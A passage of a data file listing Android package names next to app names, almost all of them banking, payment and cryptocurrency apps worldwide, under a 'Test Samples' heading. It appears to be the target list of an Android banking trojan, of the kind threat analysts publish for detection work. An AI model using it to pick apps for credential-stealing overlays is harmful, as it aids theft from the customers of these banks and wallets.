com.eqbank.eqbank	EQ Bank Mobile Banking
com.exictos.mbanka.bic	Banco BIC, SA
com.grupocajamar.wefferent	Grupo Cajamar
com.imaginbank.app	imaginBank - Your mobile bank
com.indra.itecban.mobile.novobanco	NBapp Spain
com.indra.itecban.triodosbank.mobile.banki	-
com.ing.banking	ING Banking
com.kbc.mobile.android.phone.kbc	KBC Mobile
com.latuabancaperandroid	Intesa Sanpaolo Mobile
com.lynxspa.bancopopolare	YouApp
com.mediolanum	Banco Mediolanum España
com.meridian.android	Meridian Mobile Banking
com.pcfinancial.mobile	Simplii Financial
com.rbc.mobile.android	RBC Mobile
com.rsi	ruralvía
com.sella.BancaSella	Banca Sella
com.shaketh	Shakepay: Buy Bitcoin Canada
com.targoes_prod.bad	TARGOBANK - Banca a distancia
com.td	TD Canada
com.tecnocom.cajalaboral	Banca Móvil Laboral Kutxa

PackageName	AppName
es.bancosantander.apps	Santander
es.caixagalicia.activamovil	ABANCA- Banca Móvil
es.caixaontinyent.caixaontinyentapp	Caixa Ontinyent
es.cecabank.ealia2103appstore	UniPay Unicaja
es.cm.android	Bankia
es.evobanco.bancamovil	EVO Banco móvil
es.ibercaja.ibercajaapp	Ibercaja
es.lacaixa.mobile.android.newwapicon	CaixaBank
es.liberbank.cajasturapp	Banca Digital Liberbank
es.openbank.mobile	Openbank – banca móvil
es.pibank.customers	Pibank
es.univia.unicajamovil	UnicajaMovil
it.bcc.iccrea.mycartabcc	myCartaBCC
it.bnl.apps.banking	BNL
it.carige	Carige Mobile
it.copergmps.rt.pf.android.sp.bmps	Banca MPS
it.creval.bancaperta	Bancaperta
it.nogood.container	UBI Banca
it.popso.SCRIGNOapp	SCRIGNOapp
posteitaliane.posteapp.appbpol	BancoPosta
posteitaliane.posteapp.apppostepay	Postepay
pt.bancobpi.mobile.fiabilizacao	BPI APP
pt.novobanco.nbapp	NB smart app
pt.santandertotta.mobileparticulares	Santander Particulares
pt.sibs.android.mbway	MB WAY
wit.android.bcpBankingApp.activoBank	ActivoBank
wit.android.bcpBankingApp.millennium	Millenniumbcp
www.ingdirect.nativeframe	ING España. Banca Móvil

Test Samples

PackageName	AppName
ae.almasraf.mobileapp	Al Masraf
air.app.scb.breeze.android.main.my.prod	Standard Chartered Mobile (MY)

PackageName	AppName
alior.bankingapp.android	Usługi Bankowe
app.wizink.es	WiZink, tu banco senZillo
app.wizink.pt	Wizink, o teu banco fácil
ar.bapro	BIP Mobile
ar.com.redlink.custom	Banca Móvil Ciudad
ar.com.santander.rio.mbanking	Santander Argentina
ar.macro	Macro
at.erstebank.george	George Österreich
at.ing.diba.client.onlinebanking	ING Banking Austria
at.rsg.pfp	Mein ELBA-App
at.volksbank.volksbankmobile	Volksbank hausbanking
au.com.amp.myportfolio.android	My AMP
au.com.bankwest.mobile	Bankwest
au.com.commbank.commbiz.prod	CommBiz
au.com.cua.mb	CUA Mobile Banking
au.com.hsbc.hsbcaustralia	HSBC Australia
au.com.macquarie.banking	Macquarie Mobile Banking
au.com.mebank.banking	ME Bank
au.com.nab.mobile	NAB Mobile Banking
au.com.newcastlepermanent	NPBS Mobile Banking
au.com.rams.RAMS	myRAMS
au.com.suncorp.SuncorpBank	Suncorp Bank
au.com.suncorp.rsa.suncorpsecured	Suncorp Secured
au.com.ubank.internetbanking	UBank Mobile Banking
be.argenta.bankieren	Argenta Banking
be.axa.mobilebanking	Mobile Banking Service
be.belfius.directmobile.android	Belfius Mobile
br.com.intermedium	Inter: conta digital completa
br.com.original.bank	Banco Original
br.com.uol.ps.myaccount	PagBank: Banco, Conta digital, Cartão, Pix, CDB
ca.affinitycu.mobile	Affinity Mobile
ca.bnc.android	National Bank of Canada
ca.hsbc.hsbccanada	HSBC Canada

PackageName	AppName
ca.manulife.MobileGBRS	Manulife Mobile
ca.mobile.explorer	CA Mobile
ca.motusbank.mapp	motusbank mobile banking
ca.pcfinancial.bank	PC Financial Mobile
ca.servus.mbanking	Servus Mobile Banking
ca.tangerine.clients.banking.app	Tangerine Mobile Banking
cgd.pt.caixadirectaparticulares	Caixadirecta
cl.android	Banco Falabella CMR
cl.bancochile.mbanking	Mi Banco de Chile
co.com.bbva.mb	BBVA Colombia
co.mona.android	Crypto.com - Buy Bitcoin Now
com.CIMB.OctoPH	CIMB Bank PH
com.CredemMobile	Credem
com.EurobankEFG	Eurobank Mobile App
com.IngDirectAndroid	ING France
com.MizrahiTefahot.nh	מזרחי טפחות - ניהול חשבון
com.NBQBank	NBQBANK
com.QIIB	QIIB Mobile
com.Version1	PNB ONE
com.abanca.bancaempresas	ABANCA Empresas
com.abanca.bm.pt	ABANCA - Portugal
com.abnamro.nl.mobile.payments	ABN AMRO Mobiel Bankieren
com.acceltree.mtc.screens	Alawwal Mobile
com.aff.otpdirekt	OTP SmartBank
com.akbank.android.apps.akbank_direkt	Akbank
com.aktifbank.nkolay	N Kolay
com.albarakaapp	Albaraka Mobile Banking
com.alliance.AOPMobileApp	allianceonline Mobile
com.ally.MobileBanking	Ally Mobile
com.alrajhiretailapp	Al Rajhi Mobile
com.ambank.ambankonline	AmOnline
com.americanexpress.android.acctsvcs.us	Amex
com.anadolubank.android	Anadolubank Mobil

PackageName	AppName
com.anz.android.gomoney	ANZ Australia
com.aol.mobile.aolapp	AOL - News, Mail & Video
com.arkea.android.application.cmb	Crédit Mutuel de Bretagne
com.atb.ATBMobile	ATB Personal - Mobile Banking
com.atb.businessmobile	ATB Business - Mobile Banking
com.att.myWireless	myAT&T
com.axabanque.fr	AXA Banque France
com.bancocajasocial.geolocation	Banco Caja Social Móvil
com.bancodebogota.bancamovil	Banco de Bogotá
com.bancomer.mbanking	BBVA México (Bancomer Móvil)
com.bancsabadell.wallet	Sabadell Wallet
com.bankaustria.android.olb	Bank Austria MobileBanking
com.bankia.wallet	Bankia Wallet
com.bankinter.bkwallet	Bankinter Wallet
com.bankinter.empresas	Bankinter Empresas
com.bankinter.launcher	Bankinter Móvil
com.bankinter.portugal.bmb	Bankinter Portugal
com.bankofqueensland.boq	BOQ Mobile
com.bawagpsk.bawagpsk	BAWAG PSK klar – Mobile Banking App
com.bbt.myfi	U by BB&T
com.bbva.GEMA	BBVA Empresas México
com.bbva.bbvacontigo	BBVA Spain
com.bbva.mobile.pt	BBVA Portugal
com.bbva.nxt_peru	BBVA Perú
com.bcp.bank.bcp	Banca Móvil BCP
com.bendigobank.mobile	Bendigo Bank
com.binance.dev	Binance - Buy & Sell Bitcoin Securely
com.bitpay.wallet	BitPay – Secure Bitcoin Wallet
com.bmo.mobile	BMO Mobile Banking
com.bnhp.payments.paymentsapp	bit ביט
com.bnpp.easybanking	Easy Banking App
com.botw.mobilebanking	Bank of the West Mobile
com.boursorama.android.clients	Boursorama Banque

PackageName	AppName
com.bradesco	Bradesco
com.btcturk	BtcTurk Bitcoin Borsası
com.btcturk.pro	BtcTurk PRO - Bitcoin Al-Sat
com.caisseepargne.android.mobilebanking	Banque
com.cajaingenieros.android.bancamovil	Caja de Ingenieros Banca MÓVIL
com.cajasur.android	Cajasur
com.cbd.mobile	CBD
com.cbk.mobilebanking	CBK Mobile
com.cbq.CBMobile	CBQ Mobile
com.changelly.app	Changelly: Buy Bitcoin BTC & Fast Crypto Exchange
com.chase.sig.android	Chase Mobile
com.cibc.android.mobi	CIBC Mobile Banking®
com.cic_prod.bad	CIC
com.cimbmalaysia	CIMB Clicks Malaysia
com.citi.citimobile	Citi Mobile®
com.citibanamex.banamexmobile	Citibanamex Móvil
com.citibank.CitibankMY	Citibank MY
com.citizensbank.androidapp	Citizens Bank Mobile Banking
com.clairmail.fth	Fifth Third Mobile Banking
com.cm_prod.bad	Crédit Mutuel
com.coastcapitalsavings.dcu	Coast Capital Savings
com.coinbase.android	Coinbase – Buy & Sell Bitcoin. Crypto Wallet
com.comarch.mobile.banking.bgzbnpparibas.biznes	Mobile BiznesPl@net
com.comarch.security.mobilebanking	ING Business
com.commbank.netbank	CommBank
com.compasssavingsbank.mobile	Compass Savings Bank
com.danskebank.mobilebank3.dk	NY mobilbank DK - Danske Bank
com.db.mm.norisbank	norisbank App
com.db.mobilebanking	Doha Bank Mobile Banking
com.db.pbc.mibanco	Mi Banco db
com.db.pwcc.dbmobile	Deutsche Bank Mobile
com.denizbank.mobildeniz	MobilDeniz
com.desjardins.mobile	Desjardins mobile services

PackageName	AppName
com.dhanlaxmi.dhansmart.mtc	Dhanlaxmi Bank Mobile Banking
com.dib.app	DIB MOBILE
com.discoverfinancial.mobile	Discover Mobile
com.easybank.easybank	easybank App
com.empik.empikapp	Empik
com.empik.empikfoto	Empik Foto
com.engage.pbb.pbengage2my.release	PB engage MY
com.enjin.mobile.wallet	Enjin: Bitcoin, Ethereum, Blockchain Crypto Wallet
com.eqbank.eqbank	EQ Bank Mobile Banking
com.etrade.mobilepro.activity	E*TRADE: Invest. Trade. Save.
com.exictos.mbanka.bic	Banco BIC, SA
com.fibabanka.Fibabanka.mobile	Fibabanka Mobile
com.fibabanka.mobile	Fibabanka Corporate Mobile
com.fibi.nativeapp	הבנק הבינלאומי
com.finansbank.mobile.cepsube	QNB Finansbank Mobile Banking
com.finanteq.finance.bgz	BNP Paribas GOMobile
com.finanteq.finance.ca	CA24 Mobile
com.firstbank.firstmobile	FirstMobile
com.fss.indus	IndusMobile
com.fullsix.android.labanquepostale.accountaccess	La Banque Postale
com.fusion.banking	Bank Australia app
com.fusion.beyondbank	Beyond Bank Australia
com.garanti.cepsubesi	Garanti BBVA Mobile
com.gemini.android.app	Gemini: Buy Bitcoin Instantly
com.getingroup.mobilebanking	Getin Mobile
com.gmowallet.mobilewallet	ビットコイン・暗号資産（仮想通貨）ウォレットアプリ GMOコイン｜チャート・購入・レバレッジ取引
com.greater.Greater	Greater Bank
com.grupoavaloc1.bancamovil	Banco de Occidente Móvil
com.grupocajamar.wefferent	Grupo Cajamar
com.hittechsexpertlimited.hitbtc	HitBTC – Bitcoin Trading and Crypto Exchange
com.icomvision.bsc.tbc	TBC Bank
com.ics.nl.icscards	ICS Creditcard

PackageName	AppName
com.ideomobile.discount	Discount Bank
com.ideomobile.hapoalim	בנק הפועלים - ניהול החשבון
com.imaginbank.app	imaginBank - Your mobile bank
com.indra.itecban.mobile.novobanco	NBapp Spain
com.indra.itecban.triodosbank.mobile.banki	-
com.indra.itecban.triodosbank.mobile.banking	Triodos Bank. Banca Móvil
com.infonow.bofa	Bank of America Mobile Banking
com.infosys.alh	Al Hilal Mobile Banking App
com.infrasofttech.CentralBank	Cent Mobile
com.infrasofttech.MahaBank	Maha Mobile
com.ing.banking	ING Banking
com.ing.mobile	ING Bankieren
com.ingbanktr.ingmobil	ING Mobil
com.ininal.wallet	ininal Wallet
com.interswitchng.www	Fidelity Online Banking
com.intertech.mobilemoneytransfer.activity	fastPay
com.isbank.isyerim	Maximum İşyerim
com.isis_papyrus.hypo_pay_eyewdg	HYPO Mein ELBA-App
com.itau	Banco Itaú: Gerencie sua conta pelo celular
com.kasikorn.retail.mbanking.wap	K PLUS
com.kbc.mobile.android.phone.kbc	KBC Mobile
com.key.android	KeyBank Mobile
com.konylabs.HongLeongConnect	Hong Leong Connect Mobile Banking
com.konylabs.capitalone	Capital One® Mobile
com.konylabs.cbplpat	Citi Handlowy
com.kraken.trade	Pro: Advanced Bitcoin & Crypto Trading
com.kubi.kucoin	KuCoin: Bitcoin Exchange & Crypto Wallet
com.kutxabank.android	Kutxabank
com.kuveytturk.mobil	Kuveyt Türk
com.latuabancaperandroid	Intesa Sanpaolo Mobile
com.leumi.leumiwallet	לאומי
com.lumiwallet.android	Lumi Crypto and Bitcoin Wallet
com.lynxspa.bancopopolare	YouApp

PackageName	AppName
com.magiclick.odeabank	Odeabank
com.mbanking.ajmanbank	Ajman Bank
com.mcom.firstcitizens	First Citizens Mobile Banking
com.mediolanum.android.fullbanca	Mediolanum
com.mediolanum	Banco Mediolanum España
com.meridian.android	Meridian Mobile Banking
com.mfoundry.mb.android.mb_136	People's United Bank Mobile
com.mobikwik_new	BHIM UPI, Money Transfer, Recharge & Bill Payment
com.mobileloft.alpha.droid	myAlpha Mobile
com.mobillium.papara	Papara
com.mootwin.natixis	My Savings
com.morganstanley.clientmobile.prod	Morgan Stanley Wealth Mgmt
com.msf.kbank.mobile	Kotak - 811 & Mobile Banking
com.mtb.mbanking.sc.retail.prod	M&T Mobile Banking
com.mycelium.wallet	Mycelium Bitcoin Wallet
com.navyfederal.android	Navy Federal Credit Union
com.ocbc.mobilemy	OCBC Malaysia Mobile Banking
com.ocito.cdn.activity.banquelaydernier	Banque Laydernier - Mobile
com.ocito.cdn.activity.creditdunord	Crédit du Nord pour Mobile
com.okinc.okcoin.intl	Okcoin - Buy & Trade Bitcoin, Ethereum, & Crypto
com.okinc.okex.gp	OKEx - Bitcoin/Crypto Trading Platform
com.oxigen.oxigenwallet	Bill Payment & Recharge,Wallet
com.paribu.app	Paribu
com.pcfinancial.mobile	Simplii Financial
com.plunien.poloniex	Poloniex Crypto Exchange
com.pnc.ecommerce.mobile	PNC Mobile
com.pozitron.iscep	İşCep - Mobile Banking
com.pozitron.qib	QIB Mobile
com.pttfinans	PTTBank
com.quoine.quoinex.light	Liquid by Quoineライト版（リキッドバイコイン） -ビットコインなどの仮想通貨取引所
com.rak	RAKBANK Digital Banking
com.rbc.mobile.android	RBC Mobile

PackageName	AppName
com.rsi.Colonya	Colonya Caixa Pollença
com.rsi	ruralvía
com.s4m	El Bank
com.samba.mb	SambaMobile
com.samourai.wallet	Samourai Wallet
com.sbi.SBAnywhereCorporate	SBI Anywhere Corporate
com.sbi.SBIFreedomPlus	Yono Lite SBI - Mobile Banking
com.scb.ae.bmw	SC Mobile Banking (UAE)
com.schwab.mobile	Schwab Mobile
com.sella.BancaSella	Banca Sella
com.shaketh	Shakepay: Buy Bitcoin Canada
com.sib.retail	SIB Digital
com.snapwork.IDBI	IDBI Bank GO Mobile+
com.snapwork.hdfc	HDFC Bank MobileBanking
com.starfinanz.smob.android.sfinanzstatus	Sparkasse Ihre mobile Filiale
com.suntrust.mobilebanking	SunTrust Mobile App
com.tabtrader.android	TabTrader Buy Bitcoin and Ethereum on exchanges
com.targo_prod.bad	TARGOBANK Mobile Banking
com.targoes_prod.bad	TARGOBANK - Banca a distancia
com.tarjetanaranja.emisor.serviciosClientes.appTitulares	Naranja
com.td	TD Canada
com.tdbank	TD Bank (US)
com.teb	CEPTETEB
com.teb.kurumsal	CEPTETEB İŞTE
com.tecnocom.cajalaboral	Banca Móvil Laboral Kutxa
com.tfkb	Türkiye Finans Mobile Branch
com.tmobtech.halkbank	Halkbank Mobil
com.todo1.davivienda.mobileapp	Davivienda Móvil
com.todo1.mobile	Bancolombia App Personas
com.uab.personal	United Arab Bank Mobile
com.unicredit	Mobile Banking UniCredit
com.unocoin.unocoinwallet	Unocoin Wallet
com.usaa.mobile.android.usaa	USAA Mobile

PackageName	AppName
com.usbank.mobilebanking	U.S. Bank - Inspired by customers
com.uy.itau.appitauuypf	Itaú Uruguay
com.vakifbank.mobile	VakıfBank Mobil Bankacılık
com.vakifkatilim.mobil	Mobile Branch
com.vancity.mobileapp	Vancity
com.vanso.gtbankapp	GTBank
com.vipera.chebanca	CheBanca!
com.vipera.nbf	NBF Direct App
com.vipera.ts.starter.MashreqAE	Mashreq UAE
com.vtb.mobilebank	VTB Mobile Georgia
com.wf.wellsfargomobile	Wells Fargo Mobile
com.woodforest	Woodforest Mobile Banking
com.wrx.wazirx	WazirX - Buy Sell Bitcoin & Other Cryptocurrencies
com.ykb.android	Yapı Kredi Mobile
com.zellepay.zelle	Zelle
com.ziraat.ziraatmobil	Ziraat Mobile
com.ziraatkatilim.mobilebanking	Katılım Mobil
com.zoluxiones.officebanking	Banco Santander Perú S.A.
coop.bancocredicoop.bancamobile	Credicoop Móvil
cz.csob.smartbanking	ČSOB Smartbanking
de.comdirect.android	comdirect mobile App
de.comdirect.app	comdirect
de.commerzbanking.mobil	Commerzbank Banking - The app at your side
de.consorsbank	Consorsbank
de.dkb.portalapp	DKB-Banking
de.fiducia.smartphone.android.banking.vr	VR Banking Classic
de.ingdiba.bankingapp	ING Banking to go
de.number26.android	N26 — The Mobile Bank
de.postbank.finanzassistent	Postbank Finanzassistent
de.santander.presentation	Santander Banking
de.sdvrz.ihb.mobile.app	SpardaApp
de.sdvrz.ihb.mobile.secureapp.sparda.produktion	SpardaSecureApp
de.traktorpool	tractorpool

PackageName	AppName
dk.nordea.mobilebank	Nordea Mobile - Denmark
doge.org.freewallet.app	Dogecoin Wallet. Store & Exchange DOGE coin
enbd.mobilebanking	Emirates NBD
es.bancosantander.apps	Santander
es.bancosantander.empresas	Santander Empresas
es.caixagalicia.activamovil	ABANCA- Banca Móvil
es.caixageral.caixageralapp	Banco Caixa Geral España
es.caixaontinyent.caixaontinyentapp	Caixa Ontinyent
es.ceca.cajalnet	Cajalnet
es.cecabank.ealia2103appstore	UniPay Unicaja
es.cm.android	Bankia
es.evobanco.bancamovil	EVO Banco móvil
es.ibercaja.ibercajaapp	Ibercaja
es.lacaixa.mobile.android.newwapicon	CaixaBank
es.liberbank.cajasturapp	Banca Digital Liberbank
es.openbank.mobile	Openbank – banca móvil
es.orangebank.app	Orange Bank - Banco Móvil
es.pibank.customers	Pibank
es.santander.Criptocalculadora	Criptocalculadora
es.unicajabanco.app	Unicaja Banco
es.univia.unicajamovil	UnicajaMovil
eu.afse.omnia.attica	Attica Mobile
eu.atlantico.bancoatlanticoapp	MY ATLANTICO
eu.eleader.mobilebanking.abk	ABK Mobile Banking
eu.eleader.mobilebanking.invest	plusbank24
eu.eleader.mobilebanking.nbk	NBK Mobile Banking
eu.eleader.mobilebanking.pekao	Pekao24Makler
eu.netinfo.colpatria.system	Scotiabank Colpatria
eu.unicreditgroup.hvbapptan	HVB Mobile Banking
finansbank.enpara	Enpara.com Cep Şubesi
finansbank.enpara.sirketim	Enpara.com Şirketim Cep Şubesi
fr.banquepopulaire.cyberplus	Banque Populaire
fr.bred.fr	BRED

PackageName	AppName
fr.creditagricole.androidapp	Ma Banque
fr.lcl.android.customerarea	Mes Comptes - LCL
ge.bog.mobilebank	BOG mBank - Mobile Banking
ge.lb.mobilebank	Liberty
ge.mobility.basisbank	BasisBank
gr.co.hsbc.hsbcgr	HSBC Greece
gr.winbank.mobilenext	Winbank Mobile
hr.asseco.android.intesa.isbd.cib	CIB Bank
hr.asseco.android.jimba.mUCI.hu	UniCredit Mobile Application
hu.bb.mobilapp	Budapest Bank Mobil App
hu.cardinal.cib.mobilapp	CIB Business Online
hu.cardinal.erste.mobilapp	Erste Business MobilBank
hu.khb	K&H mobilbank
hu.mkb.mobilapp	MKB Mobilalkalmazás
hu.otpbank.mobile	OTP Bank HU
id.co.bitcoin	Indodax
il.co.yahav.mobbanking	בנק יהב - ניהול חשבון
il.co.yellow.app	yellow – מבצעים והטבות עם הארנק הדיגיטלי של פז!
io.metamask	MetaMask - Buy, Send and Swap Crypto
it.bcc.iccrea.mycartabcc	myCartaBCC
it.bnl.apps.banking	BNL
it.carige	Carige Mobile
it.copergmps.rt.pf.android.sp.bmps	Banca MPS
it.creval.bancaperta	Bancaperta
it.hype.app	Hype
it.icbpi.mobile	Nexi Pay
it.ingdirect.app	ING Italia
it.nogood.container	UBI Banca
it.popso.SCRIGNOapp	SCRIGNOapp
jp.co.aeonbank.android.passbook	イオン銀行通帳アプリ かんたんログイン＆残高・明細の確認
jp.co.netbk	住信SBIネット銀行
jp.co.rakuten_bank.rakutenbank	楽天銀行 -個人のお客様向けアプリ

PackageName	AppName
jp.co.smbc.direct	三井住友銀行アプリ
jp.coincheck.android	Bitcoin Wallet Coincheck
ktbcs.netbank	Krungthai NEXT
lt.spectrofinance.spectrocoin.android.wallet	Bitcoin Wallet by SpectroCoin
ma.gbp.pocketbank	Pocket Bank
mbanking.NBG	NBG Mobile Banking
mobi.societegenerale.mobile.lappli	L'Appli Société Générale
mx.bancosantander.supermovil	Santander móvil
mx.hsbc.hsbcmexico	HSBC México
my.com.hsbc.hsbcmalaysia	HSBC Malaysia
my.com.maybank2u.m2umobile	Maybank2u MY
net.bitbay.bitcoin	Bitcoin & Crypto Exchange - BitBay
net.bitstamp.app	Bitstamp – Buy & Sell Bitcoin at Crypto Exchange
net.bnpparibas.mescomptes	Mes Comptes BNP Paribas
net.garagecoders.e_llavescotiainfo	ScotiaMóvil
net.inverline.bancosabadell.officelocator.android	Banco Sabadell App. Your mobile bank
nz.co.anz.android.mobilebanking	ANZ goMoney New Zealand
nz.co.asb.asbmobile	ASB Mobile Banking
nz.co.kiwibank.mobile	Kiwibank Mobile Banking
nz.co.westpac	Westpac One (NZ) Mobile Banking
org.banking.bom.businessconnect	Bank of Melbourne Business App
org.banking.bsa.businessconnect	BankSA Business App
org.banking.stg.businessconnect	St.George Business App
org.banksa.bank	BankSA Mobile Banking
org.bom.bank	Bank of Melbourne Mobile Banking
org.microemu.android.model.common.VTUserApplicationLINKMB	Link Celular
org.ncsecu.mobile	SECU
org.stgeorge.bank	St.George Mobile Banking
org.westpac.bank	Westpac Mobile Banking
org.westpac.col	Westpac Corporate Mobile
paladyum.peppara	PeP: Para Transferi Sanal Kart
pe.com.interbank.mobilebanking	Interbank APP
pe.com.scotiabank.blpm.android.client	Scotiabank Perú

PackageName	AppName
pe.pichincha.bm	APP Banco Pichincha Perú
pegasus.project.ebh.mobile.android.bundle.mobilebank	George Magyarország
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum
pl.aliorbank.aib	Alior Mobile
pl.allegro	Allegro - convenient and secure online shopping
pl.bph	BusinessPro Lite
pl.bps.bankowoscmobilna	BPS Mobilnie
pl.bzwbk.bzwbk24	Santander mobile
pl.ceneo	Ceneo - zakupy i promocje
pl.com.rossmann.centauros	Rossmann PL
pl.envelobank.aplikacja	Pocztowy
pl.fakturownia	Fakturownia.pl
pl.ideabank.mobilebanking	Idea Bank PL
pl.ifirma.ifirmafaktury	IFIRMA - Darmowy Program do Faktur
pl.ing.mojeing	Moje ING mobile
pl.mbank	mBank PL
pl.nestbank.nestbank	Nest Bank nowy
pl.noblebank.mobile	Noble Mobile
pl.orange.mojeorange	Mój Orange
pl.pkobp.iko	IKO
pl.raiffeisen.nfc	Mobilny Portfel
pl.sgb.wallet	PORTFEL SGB
posteitaliane.posteapp.appbpol	BancoPosta
posteitaliane.posteapp.apppostepay	Postepay
pt.bancobest.android.mobilebanking	Best Bank
pt.bancobpi.mobile.fiabilizacao	BPI APP
pt.bctt.appbctt	Banco CTT
pt.cgd.caixadirectaempresas	Caixadirecta Empresas
pt.novobanco.nbapp	NB smart app
pt.santandertotta.mobileempresas	Santander Empresas
pt.santandertotta.mobileparticulares	Santander Particulares
pt.sibs.android.mbway	MB WAY
softax.pekao.powerpay	PeoPay

PackageName	AppName
tr.com.abank.dijital	Alternatif Bank Mobil
tr.com.hsbc.hsbcturkey	HSBC Turkey
tr.com.hsbc.hsbcturkey.uk	HSBC Turkiye
tr.com.param.android	Param
tr.com.sekerbilisim.mbank	ŞEKER MOBİL ŞUBE
tr.gov.turkiye.edevlet.kapisi	e-Devlet Kapısı
trendyol.com	Trendyol - Hızlı ve Güvenli Alışverişin Yolu
tsb.mobilebanking	TSB Bank Mobile Banking
uy.brou	App Móvil del Banco República
uy.com.brou.token	BROU Llave Digital
wit.android.bcpBankingApp.activoBank	ActivoBank
wit.android.bcpBankingApp.millennium	Millenniumbcp
wit.android.bcpBankingApp.millenniumPL	Bank Millennium
www.ingdirect.nativeframe	ING España. Banca Móvil